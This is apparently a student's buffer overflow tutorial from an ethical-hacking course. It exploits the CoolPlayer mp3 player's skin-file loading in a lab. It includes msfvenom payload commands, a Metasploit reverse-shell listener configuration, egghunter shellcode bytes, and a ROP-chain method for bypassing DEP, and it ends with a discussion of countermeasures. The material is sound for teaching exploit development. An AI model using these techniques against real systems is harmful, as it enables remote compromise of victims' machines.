
|  |
| --- |
| **Buffer Overflow Tutorial**  **Aidan Cram**  CMP320: Hacking 3  BSc Ethical Hacking Year 3  2020/21 |





*Note that Information contained in this document is for educational purposes.*

+Contents

[1 Introduction 1](#_Toc71563994)

[1.1 Background 1](#_Toc71563995)

[1.2 Application 2](#_Toc71563996)

[2 Tools 3](#_Toc71563997)

[2.1 Ollydebug 3](#_Toc71563998)

[2.2 Immunity 3](#_Toc71563999)

[2.3 Msfvenom 3](#_Toc71564000)

[2.4 Mona 3](#_Toc71564001)

[3 Procedure 4](#_Toc71564002)

[3.1 Preparation 4](#_Toc71564003)

[Locating EIP 5](#_Toc71564004)

[Determining Available Space 6](#_Toc71564005)

[Character Filtering 8](#_Toc71564006)

[3.2 Proof of Concept 9](#_Toc71564007)

[3.3 Reverse Shell 10](#_Toc71564008)

[3.4 EggHunter 12](#_Toc71564009)

[3.5 ROP 13](#_Toc71564010)

[4 Discussion 16](#_Toc71564011)

[4.1 Countermeasures and Evasion 16](#_Toc71564012)

[DEP 16](#_Toc71564013)

[ASLR 17](#_Toc71564014)

[SEHOP 17](#_Toc71564015)

[Canaries 17](#_Toc71564016)

[References 18](#_Toc71564017)

[Appendices 19](#_Toc71564018)

[Appendix A – Code Files 19](#_Toc71564019)

[Crash.pl 19](#_Toc71564020)

[Pattern.pl 19](#_Toc71564021)

[Crashspace.pl 20](#_Toc71564022)

[Filtertest.pl 20](#_Toc71564023)

[Payload.pl 20](#_Toc71564024)

[ReverseShell.pl 21](#_Toc71564025)

[Egghunter.pl 22](#_Toc71564026)

[Ropchain.py 23](#_Toc71564027)

[Appendix B - .ini Files 25](#_Toc71564028)

[Crash.ini 25](#_Toc71564029)

[Crashpattern.ini 26](#_Toc71564030)

[Filtertest.ini 27](#_Toc71564031)

[Payload.ini 27](#_Toc71564032)

[Reverseshell.ini 27](#_Toc71564033)

[Egghunter.ini 28](#_Toc71564034)

[Ropchain.ini 28](#_Toc71564035)

[Appendix C 30](#_Toc71564036)

[Figure 1- Buffer Overflow Example 1](#_Toc71564037)

[Figure 2 - EIP Example 1](#_Toc71564038)

[Figure 3 - OllyDebug Attach 5](#_Toc71564039)

[Figure 4 - Selecting Coolplayer 5](#_Toc71564040)

[Figure 5 – Overflow EIP Value 5](#_Toc71564041)

[Figure 6 - Overflown Buffer 5](#_Toc71564042)

[Figure 7 - Pattern Create Command 5](#_Toc71564043)

[Figure 8 - Pattern EIP Value 6](#_Toc71564044)

[Figure 9 - Pattern Offset Command 6](#_Toc71564045)

[Figure 10 - Find Jump Command 6](#_Toc71564046)

[Figure 11 - Pattern Create Command 7](#_Toc71564047)

[Figure 12 - Excerpt of Crashspace.pl 7](#_Toc71564048)

[Figure 13 - End of Stack 7](#_Toc71564049)

[Figure 14 - Searchbox 7](#_Toc71564050)

[Figure 15 - Character Filtration Comparison 8](#_Toc71564051)

[Figure 16 - Message Box 9](#_Toc71564052)

[Figure 17 - Show Options 11](#_Toc71564053)

[Figure 18 - Listener 11](#_Toc71564054)

[Figure 19 - Reverse Shell Command 11](#_Toc71564055)

[Figure 20 - Command Line Access 12](#_Toc71564056)

[Figure 21 - Egghunter Command 12](#_Toc71564057)

[Figure 22 - Excerpt from Egghunter.pl 13](#_Toc71564058)

[Figure 23 - Mona Find Command 14](#_Toc71564059)

[Figure 24 - Excerpt of find.txt 14](#_Toc71564060)

[Figure 25 - Mona ROP Command 14](#_Toc71564061)

[Figure 26 - NULL Address 15](#_Toc71564062)

[Figure 27 - Ecerpt from Ropchain.py 15](#_Toc71564063)

[Figure 28 - ROP Chain Message Box 15](#_Toc71564064)

# Introduction

## Background

Buffer overflows are a type of exploit that are simple in theory but can be complex in practice. The theory behind this exploit is based around the buffer that programs use to hold information. This buffer consists of temporary storage that can hold a limited amount of information. When information greater than the size of the buffer is submitted this creates a buffer overflow, as demonstrated in Figure 1- Buffer Overflow Example. (What is Buffer Overflow, 2021)

|  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **Buffer** | | | | | | | | **Overflow** | |
| **P** | **A** | **S** | **S** | **W** | **O** | **R** | **D** | **1** | **2** |

Figure 1- Buffer Overflow Example

The most common type of buffer overflow attack, and the one that will be demonstrated in this tutorial, is a “Stack overflow attack”. This involves overflowing the buffer where the process stack for the program is stored. The stack works in a First In First Out (FIFO) manner. This is important to note as it means that the first command sent to the application will be the first one executed. This means that a linear piece of code can be sent to the application and it will work its way through the exploit. However, there are difficulties in implementing these types of attacks. Such difficulties mainly center around the need to understand exactly how and where the program is using memory. However, if this can be determined then there are few limits to what this exploit can be used for (Watters, 2021).

|  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| To manipulate the stack into running the code it has been given, the Extended Instruction Pointer (EIP) will first have to be located. This is what tells the program what on the stack needs to run next. The ability to fill the EIP with a custom location is essentially what allows this exploit to work, as EIP can be manipulated into pointing to where the shellcode to be executed has been injected, as seen in Figure 2 - EIP Example. (Bradshaw, 2021) | |  |  | | --- | --- | | **Normal Operation** | **Buffer Overflow** | | **Expected Input** | **Junk input to overwrite content** | | **Program Variables** | | **EIP** | **Location of shellcode** | | **More Variable** | **Shellcode** |   Figure 2 - EIP Example |

There are two other major considerations that if ignored may cause significant problems if not accounted for when preforming this exploit. The first of these is character filtration, sometimes referred to as “bad characters”. This is important because if the program strips some of the characters, then the shellcode will likely be incomplete and not run successfully. The other consists of the available space for injecting shellcode. Only with sufficient space can an exploit be successful. However, there are some ways for maximizing the available space to ensure that the exploit is successful.

This tutorial will first explain the process of enumerating the application, including locating the EIP, discovering the available space and determining the filtered characters. It will then go through an example of how to carry out a basic buffer overflow attack on an unprotected system. Then, it will explain how to create a more complex payload that will work based on the same principles. The next stage is an analysis of egghunter code. Essentially, this will show how to maximise the available space in the buffer in case there is not enough space left for shellcode. The last stage is a demonstration of how to carry out the attack on a system where countermeasures are deployed.

## Application

|  |  |  |
| --- | --- | --- |
| This application is an mp3 player that can be loaded with music files and has a host of control options.  By right clicking on the application it is possible to see all the controls for the application including the ability to add music, add playlists, add skins, control the music and see more options for the application.  The last screen is the options box available by selecting **options** in the right click menu. This includes a host of options to allow for greater control over the application. This is split into general settings, which control issues such as usability settings; output settings, which is all about audio output; and skin options, which allows the graphical interface to be changed. | |  |
|  |  |

This application is particularly interesting because of the ability to upload skin files to the application. This facility is what allows for a buffer overflow to be executed against the application. This is due to improper memory handling, which does not validate the values inputted by the user. This is not enforced by default in “C”, which this application was programmed in, but can be manually implemented using OpenBSD functions, such as “strlcpy” and “strlcat” (Team, 2021).

# Tools

There were a number of different tools used throughout this tutorial, however there were four main ones that will be explained below. It should be noted that this tutorial can be completed with different tools. However, this is not recommended as the tutorial contains screenshots and instructions tailored to these tools.

## Ollydebug

Ollydebug is a debugging tool that allows the user to view a variety of information about the target application. This includes the contents of the Registers. This is incredibly important as it includes the contents of the EIP. It also includes the contents of the stack, which can be useful for troubleshooting by seeing what was on the stack when the program crashed. By analysing the information gathered by Ollydebug, it will be possible to craft a buffer overflow exploit for the target application.

## Immunity

Immunity is very similar to Ollydebug but with some differences. Immunity contains extra features that, while more complicated, allow for a more thorough analysis of the target application, which can be necessary for more complex attacks. One of the added benefits is the ability to run useful script commands that can be used to further enumerate the application and thereby allow further exploitation.

If you have used Immunity before or are comfortable with using this type of software, then it is possible to use this in place of Ollydebug in the earlier stages of the tutorial.

## Msfvenom

Msfvenom is best described as a payload generator. Msfvenom contains a host of useful payloads, however, most of these will not be used during this tutorial. The three payloads used in this tutorial are:

* Messagebox
* Reverse shell
* Egghunter

These require the setting of a number of different settings, which will be discussed in the sections in which these payloads are utilised.

## Mona

Mona is a collection of python scripts that allow for the identification of instances of specified strings within a target application, as well as the generation of specific, complex payloads. These are very useful specifically when looking at buffer overflow attacks, as these kinds of attacks rely on the ability to locate and manipulate memory locations.

# Procedure

## Preparation

This tutorial will comprise multiple stages. Each stage will provide an increasingly complex version of the buffer overflow attack. The first stage will focus on the preparation for a successful attack. This includes verifying the vulnerability of the application and then gathering all the necessary information to implement a successful attack.



The first step is to ascertain if the program is vulnerable to a buffer overflow attack. This can be done by submitting a long string that exceeds the expected input length. Using the Crash.pl file found in Appendix A – Crash.pl a file can be generated for this purpose. Then, submit this file according to the steps found below.

**Submitting Files**

**This section is important as it will be referenced thought the procedure when submitting a file to the application. Whenever “Submitting Files” is referenced this section should be consulted to ascertain the correct steps required.**

To submit a file to the application, right click on the application running and select **options**

Then, under skin, select **Open**



Select the file you want to upload. It must be a .ini file and must start with the following. This should be set automatically in the .pl files, however, if issues with submission are encountered the first thing to check should be if the .ini file is formatted properly.

[CoolPlayer Skin]

PlaylistSkin=

The text following the PlaytestSkin is the payload being submitted to the application

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| |  |  | | --- | --- | | Figure 3 - OllyDebug Attach | Before injecting the resulting .ini file the application will need to be attached to Ollydebug. This can be done by selecting **File** then **Attach** (Figure 3 - OllyDebug Attach) andthen selecting the **CoolPlayer** application (Figure 4 - Selecting Coolplayer). | |  |  | | Figure 4 - Selecting Coolplayer | | | |
| Once submitted this will result in the application crashing due to a buffer overflow. This can be further analysed by looking at the buffer in Ollydebug, as seen in Figure 6 - Overflown BufferError: Reference source not found. This shows the sequence of As that were generated into the file seen in Appendix B - Crash.ini.  Looking at the EIP value shows that it also has been overwritten by this sequence (Figure 5 – Overflow EIP Value). This is important because being able to manipulate the EIP is what will make it possible to take control of the program. Seeing that the EIP has been overwritten is what verifies that an input can be crafted that will manipulate what is in the EIP and thereby allow for the exploit to be executed.    Figure 5 – Overflow EIP Value | Figure 6 - Overflown Buffer |

### Locating EIP

Now that it has been confirmed that the program is vulnerable to a buffer overflow attack it is important to know where the EIP is within the stack. The first stage is to generate a pattern that can be submitted to the application. This can be done using the pattern\_create command, as seen in Figure 7 - Pattern Create Command.




Figure 7 - Pattern Create Command

|  |  |
| --- | --- |
| Then, this pattern can be substituted in Pattern.pl (Appendix A - Pattern.pl) instead of the buffer. This will create a payload of different characters and by looking at what the content of EIP is such as in Figure 8 - Pattern EIP Value. It is then possible to locate where in the pattern it is and thereby ascertain how far into the stack the EIP is. Knowing the location of EIP means that it can be overwritten with the location of the shellcode, allowing for the exploit to execute. | Figure 8 - Pattern EIP Value |

Then, using the pattern\_offset command it is possible to figure out where this falls in the pattern (Figure 9 - Pattern Offset Command). The first number passed to the program is the number in the EIP and the second number is the length of the pattern.




Figure 9 - Pattern Offset Command

This shows that the EIP is 1045 characters into the stack. Knowing this, it is then possible to inject shellcode into the application and get the EIP to point at the desired code. First, it is important to find a line in the code that jumps to the stack so we can trigger the code we put on there. By running the findjump.exe (Figure 10 - Find Jump Command) it is possible to identify the addresses of lines that jump to the top of the stack.




Figure 10 - Find Jump Command

### Determining Available Space

Now that the information required to take control of the EIP has been identified the next step is to check that there is enough space on the stack to run shellcode. This will be done by adding extra text after the EIP and checking if it is overwritten.

To do this the text must first be generated. For this example, the “pattern create” script was used again but with a 1600-character length outputted, as seen in Figure 11 - Pattern Create Command. This size was chosen as it would be unlikely that any more space than that would be required. As long as there are more than 32 bytes available, then it is possible to use some exploits.




Figure 11 - Pattern Create Command

Once this was achieved a script was used to generate a file to inject, as seen in Appendix A - Crashspace.pl. When creating this script there are two considerations, as highlighted in Figure 12 - Excerpt of Crashspace.pl. First is the distance to EIP previously discovered. The second is the pattern generated above. The first should dictate the number of values in junk1 and the second should be the content of junk2.




Figure 12 - Excerpt of Crashspace.pl

Once this is done the file can be submitted to the application, as shown in Submitting Files.

|  |  |
| --- | --- |
| Looking at the stack it should be possible to scroll down to the end of the stack, as seen in Figure 13 - End of Stack. Then, copy the last digits in the stack.  By searching the pattern string for this value, it is possible to determine where the stack starts overwriting the values. In this case it can be seen in Figure 14 - that the last value on the stack is the same as the last item in the random list. This means that none of the characters were overwritten and therefore there are at least 1600 available bytes on the stack. | |
| Figure 13 - End of Stack | Figure 14 - Search box |

### Character Filtering

Now that an address for EIP has been Identified, and it has been confirmed that there is space for a script, it is possible to run shellcode that is uploaded. Before generating a payload, it is important to know if there are any filters changing or removing characters. This can be done using the file generated by Crashtest.pl in Appendix A - Crashtest.pl. This generates a file that, once every ascii character is pushed onto the top of the stack, can be examined.

|  |  |  |
| --- | --- | --- |
|  | !#$ %&  '()\*  +,.  /012  3456  789:  ;<=>  ?@ A  BCDE  FGHI  JKLM  NOPQ  RSTU  VWXY  Z[\]^  \_`ab  Cdef  Ghij  Klmn  Opqr  Stuv  Wxyz  {|}~ | By comparing the two lists shown in Figure 15 - Character Filtration Comparison it is possible to see some inconsistencies. A number of characters have been removed from this selection. These consist of:  $  %  ,  =  \  In addition to this, the ~ appears to have been converted to “.”  Generally speaking, it is better to be safe than sorry when it comes to character filtration. It is far more likely that there will be issues with bad chars missing from the list than there being too many. So, if there is any question of a character being manipulated by the program, it can then be added to the list.  These values can be represented in hex as; \x24 \x25 \x2c \x3d \x5c \x7e  This is the list of application-specific bad characters that will be omitted from any exploits created for this application. Knowing this in hex is useful as applications generally, but not exclusively, use the hex values to identify characters. |

Figure 15 - Character Filtration Comparison

## Proof of Concept

The second stage of exploiting the application is to prove that shellcode can be run using the application. This will be done by utilizing the information gathered and submitting an .ini file that calls a simple command. For the purposes of this tutorial a messagebox will be generated. However, any simple command could be used to prove the potential of this exploit.

|  |
| --- |
| **Unexpected Issues**  When performing the next stages it’s always possible that something may happen to cause the shellcode to not execute. For example, in this example, when running the egghunter code the distance to EIP had changed.    If an unexpected error occurs or the stack does not react as expected, then be sure to go back through the preparation stage and verify that none of the variables have been changed. Then, adjust the exploit to compensate. |

With the information gathered it is possible to create a shellcode with the bad characters specified. This step is done using msfvenom. In addition to specifying bad characters it must also specify that it should be created for Perl and using the alpha upper encoder.

**msfvenom -p windows/messagebox -e x86/alpha\_upper -b '~$%,=\' -f perl -o payload**

Once the payload has been generated it can be placed within a file as the payload that the EIP will jump to. An example of this can be found in Appendix A - Payload.pl. This file consists of a number of important variables:

**$start** formats the file to be accepted as a skin file

**$junk1** Fills the buffer so that the next string fills the EIP

**$eip** directs the pointer to a jump command that will return to the top of the stack

**$nop** Each iteration of nop skips a command that would otherwise have interrupted the running of the shellcode

**$shellcode** This is where the code generated by msfvenom can be placed

|  |  |
| --- | --- |
| Then, when this code is executed and the payload.ini is injected as shown in Submitting Files, a message box will appear.  This proves that it is possible to get code to execute from within the program. | Figure 16 - Message Box |

## Reverse Shell

The next stage is to use this process to set up a more complex exploit. For this, a reverse shell was chosen. This will allow command line access to the machine that the exploit has been targeted at. The principle of this exploit is the same as previously shown, however, with the injection of a different payload.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Setup Network**  **In order to setup the reverse shell both machines must be setup on the same network.**  First set the target(XP) machines IP to 192.168.2.21  Next set the host(Kali) machines IP to 192.168.2.22  Now it should be possible to ping between the machines.   |  |  | | --- | --- | | Kali | XP | |  |  | |

The first step is to setup the listener on the Kali machine. This is what will be used to connect to the target machine when the code executes on that machine. To achieve this the following payload can be used:

**Use exploit/multi/handler**

Then the appropriate options must be set:

**set LPORT 4444**

**set RHOST 192.168.2.21**

**set TARGET 0**

**set payload windows/meterpreter/reverse\_tcp**

To confirm these settings have been set correctly, the following command can be used to list the current configuration. An example of this can be seen in Figure 17 - Show Options.

**show options**




Figure 17 - Show Options

Once these settings have been confirmed the “exploit” command can be used to set up the listener, as shown in Figure 18 - Listener (Hacking made easy with this POWERFULL tool, 2021).




Figure 18 - Listener

Now that the kali machine is listening for the connection, the next stage is to create the reverse shellcode. The shellcode for this exploit can be generated using msfvenom, as seen in Figure 19 - Reverse Shell Command. The payload, however, is not the only component that needs to be set. Other components include the appropriate bad characters and the port that should be left open. The bad characters include the program specific characters discovered in the previous section, as well as general bad characters such as, “\x00, \x0a and \x0b, null bytes and new line bytes that would cause the shellcode to fail. The port chosen was 4444, as this is an unused port, however any unused port can be used as long as the same port is used consistently throughout the process.




Figure 19 - Reverse Shell Command

This can then be substituted into the shellcode part of the generator code. This results in a perl file like the one found in Appendix A – ReverseShell.pl. The resulting .ini file that will be generated, as shown in Appendix B - Reverseshell.ini, can be submitted to the application. This will not have a visual impact, however by looking at the Kali machine the success of the vulnerability can be verified by seeing that access has been gained to the command line, as seen in Figure 20 - Command Line Access.




Figure 20 - Command Line Access

## EggHunter

Sometimes there is not enough space for code on the top of the stack. While this is not the case for this application it is important to understand how this can be circumvented using egghunter code and how it can be implemented.

The way egghunter code works is to input the shellcode in the junk area near the start of the stack. The egghunter part involves code that looks for the shellcode within the junk area. This means that the EIP will be set based on the location of the code within the stack. This is done by having an identifier set at the start of the shellcode that the egghunter code can search for. For this demonstration the shellcode will be injected after. However, this can easily be moved into the junk characters after it has successfully run once as proof of concept.

Msvenom can again be used to generate the shellcode for this exploit. In this case the egghunter code requires the use of the command shown in Figure 21 - Egghunter Command (A closer look to msf-egghunter, 2021).




Figure 21 - Egghunter Command

This results in the following code which can be used in conjunction with the previous payload and EIP setup.

my $egghunter =

"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05" .

"\x5a\x74\xef\xb8\x59\x45\x45\x54\x89\xd7\xaf\x75\xea\xaf" .

"\x75\xe7\xff\xe7";

As well as adding the egghunter code it will also be necessary to add extra NOPs to simulate the space which may be unavailable. Then, just before the shellcode is added, there needs to be a tag that identifies for the egghunter where the shellcode starts. An example of this is included in Figure 22 - Excerpt from Egghunter.pl.



Figure 22 - Excerpt from Egghunter.pl

This will result in a generator file like the one found in Appendix A – egghunter.pl. This will create an .ini file that when submitted to the program, will result in a messagebox popup. It will, however, take some time to load so give it around 10 seconds to verify if it has worked.

## ROP

It is unusual for modern programs to allow for the execution of code within the stack. Most modern operating systems use some method to prevent data being imputed to the application and executed. The most common method is Data Execution Prevention (DEP), which prevents the execution of code directly from the stack. This last stage of the tutorial will walk though how to circumvent these countermeasures.

|  |
| --- |
| **Enable DEP**  **For this step it is necessary to enable DEP. If you already have DEP enabled, then ignore this step.**  As shown in the diagram below there are 5 stages to enable DEP   1. Right click “My Computer” and select “Properties” 2. Navigate to “Advanced” 3. Under “Performance” select “Settings” 4. Navigate to “Data Execution Prevention” 5. Select “Turn on DEP for all programs”   Then restart the computer to cause the change to take effect |

Mona is a tool that can be used to run a number of different commands, including identifying where there is a return command in the program. This can be inserted into the EIP to gain control of the program by getting it to execute the shellcode on the stack.



Figure 23 - Mona Find Command

This generates a file called “find.txt” in:

C:\Program Files\Immunity Inc\Immunity Debugger

In this file there is a list of all the return (“retn”) commands in the program. When selecting the address to use it is important to not use one that is designated as “WRITECOPY” but rather “EXECUTE\_READ”. An example can be seen in Figure 24 - Excerpt of find.txt with the address 0x77c11110. This is the address that will be given to the EIP to get it to trigger the return command.




Figure 24 - Excerpt of find.txt

The next step is generating a ROP chain. A ROP chain is a series of memory locations that can be navigated to, containing commands that will re-enable code execution on the stack. This will then allow for the injected shellcode to run just as it did when DEP was disabled.

To create the ROP chain mona can again be used. With mona it is possible to automatically generate a ROP chain and the code required to inject it. However, when generating the ROP chain it is important to designate all the bad characters. In addition to the ones discovered earlier it is also important to designate NULL and new line bytes as bad characters.



Figure 25 - Mona ROP Command

Just as before this will create a file in the following directory. This one, however, will be called “rop\_chains.txt”

C:\Program Files\Immunity Inc\Immunity Debugger

This will not just generate a single ROP chain. It will attempt to create a number of different ROP chains. To determine which one will work it is important to look for a complete chain which can be identified by ensuring there are no NULL addresses like the one shown in Figure 26 - NULL Address.



Figure 26 - NULL Address

Once a successful ROP chain has been identified, such as the one found in Appendix C, the next stage is to inject the chain. It is possible to craft a ropchain python file such as the one found in Appendix A – Ropchain.py using the memory address for an executable return as EIP and by loading the ROP chain before the exploit. The order in which these should be placed can be seen in Figure 27 - Ecerpt from Ropchain.py. This is important as the ROP chain needs to trigger first to enable code execution before the shellcode attempts to execute.



Figure 27 - Ecerpt from Ropchain.py

This will generate an .ini file, as shown in Appendix B – Ropchain.ini, that can be submitted to the application. This will result in the shellcode calling a message box, as shown below in Figure 28 - ROP Chain Message Box.




Figure 28 - ROP Chain Message Box

# Discussion

## Countermeasures and Evasion

When it comes to countermeasures for buffer overflow attacks there are two methods. These include securing either the operating system or the application. Because this tutorial covers an application programmed in C and on a machine running on 32bit windows it will focus on how to best secure this application on this machine. That means focusing on deploying countermeasures for the operating system that will prevent buffer overflow attacks.

There are four main countermeasures that have been developed within the operating system for buffer overflow attacks. During this last stage of the tutorial these measures will be analysed and potential workarounds discussed. The countermeasures that will be looked at include:

Data Execution Prevention (DEP)

Address Space Layout Randomization (ASLR)

Structured exception handler overwrite protection (SEHOP)

Canaries

All the countermeasures created acknowledge that it is impossible to completely prevent unexpected submissions to the application without changing the code of the application. To this end, each takes a different approach to stop the code that has been submitted from successfully executing (What is Buffer Overflow? How to Prevent Buffer Overflows? ITperfection, 2021).

### DEP

DEP was shown as an example during this tutorial of one way to prevent a buffer overflow attack. This is achieved by ensuring that the values that are passed onto the stack are not executable. This means that, while code can be passed into the application, no commands on the stack will run.

This can be countered, as demonstrated in the ROP section of the procedure, by passing in memory locations that point to code that will be executed. By pointing at the right pieces of code in the right order it is thereby possible to cause the application to re-enable the ability to execute code on the stack. By passing in code after this ROP chain has re-enabled code execution, it is then possible to run any shellcode on the application.

### ASLR

ASLR is another modern countermeasure to buffer overflow attacks adopted by most modern operating systems. The principle is to randomly offset the memory so that, if an attacker locates a useful memory location like EIP or a return command and then they try to use it, the offset will be different when they go to use or manipulate that location (Inc., 2021).

However, ASLR is not foolproof. It does nothing to prevent vulnerabilities but rather just makes them more difficult. For example, if a memory address is leaked then it can be used to determine the offset being used and thereby completely circumvent this protection. Alternatively, by using relative addresses it is possible to identify an address by its distance from a known address (Henry-Stocker, 2021).

### SEHOP

SEHOP attempts to prevent the abuse of the Structural Exceptions Management (SEH) procedure. Attacks using this involve overwriting an exception registration record on the stack to point to the attacker’s shellcode. SEHOP prevents this by verifying the integrity of the chain before redirecting execution. This is done by looking at the first and last two addresses. These are the handler bytes, where the first points to the memory address of the exception and the last two point to the ntdll!\_exept\_handler4.

SEHOP is very difficult to circumvent, especially in a system that utilises DEP and ASLR alongside it. That is not to say, however, that it is impossible to break. Circumventing SEHOP, put simply, takes advantage of the control granted to exception handlers by the operating system to craft a payload that sends the handler to a valid address. However, this address can then be set as a “jmp” command to where the shellcode has been inserted (Le Berre and Cauquil, 2021).

### Canaries

One of the more simplistic methods of preventing an overflow exploit is a Canary. This is a reference to a coal mine canary, which is an apt metaphor for what this does. The Canary is a form of intrusion detection that works by dynamically generating a value that will be verified before the return command is triggered. This would alert the program if the buffer had been tampered with and allow it to safely exit before the shellcode has been executed (Trimmer, 2021).

This is obviously only effective while the canary is unknown to the attacker. If the correct value can be obtained, then this prevention method is easily circumvented. Older versions of canaries were static values that could be read directly from memory once located. More modern Canaries use an XOR algorithm to randomize their contents. This is far more effective but not foolproof as, if the attacker extracts the Canary, the algorithm and the code for re-encoding the original Canary into the Canary, then this can still be circumvented (Buffer Overflow Protection - Canaries - Random XOR Canaries, 2021).

# References

Armoredcode.com. 2021. *A closer look to msf-egghunter*. [online] Available at: <https://armoredcode.com/blog/a-closer-look-to-msf-egghunter/> [Accessed 27 April 2021].

Bradshaw, S., 2021. *SEH Based Overflow Exploit Tutorial - Infosec Resources*. [online] Infosec Resources. Available at: <https://resources.infosecinstitute.com/topic/seh-exploit/> [Accessed 20 April 2021].

Liquisearch.com. 2021. *Buffer Overflow Protection - Canaries - Random XOR Canaries*. [online] Available at: <https://www.liquisearch.com/buffer\_overflow\_protection/canaries/random\_xor\_canaries> [Accessed 10 May 2021].

Cyberwarzone. 2021. *Hacking made easy with this POWERFULL tool*. [online] Available at: <https://cyberwarzone.com/msfvenom-create-reverse-tcp-payload-kali-linux/> [Accessed 14 April 2021].

Henry-Stocker, S., 2021. *How ASLR protects Linux systems from buffer overflow attacks*. [online] Network World. Available at: <https://www.networkworld.com/article/3331199/what-does-aslr-do-for-linux.html> [Accessed 9 May 2021].

Inc., 2021. *Preventing and mitigation methods buffer overflow attack❗️ Part 2 | Wallarm*. [online] Wallarm.com. Available at: <https://www.wallarm.com/what/buffer-overflow-attack-preventing-and-mitigation-methods-part-2> [Accessed 10 May 2021].

Le Berre, S. and Cauquil, D., 2021. [online] Dl.packetstormsecurity.net. Available at: <https://dl.packetstormsecurity.net/papers/general/sehop\_en.pdf> [Accessed 10 May 2021].

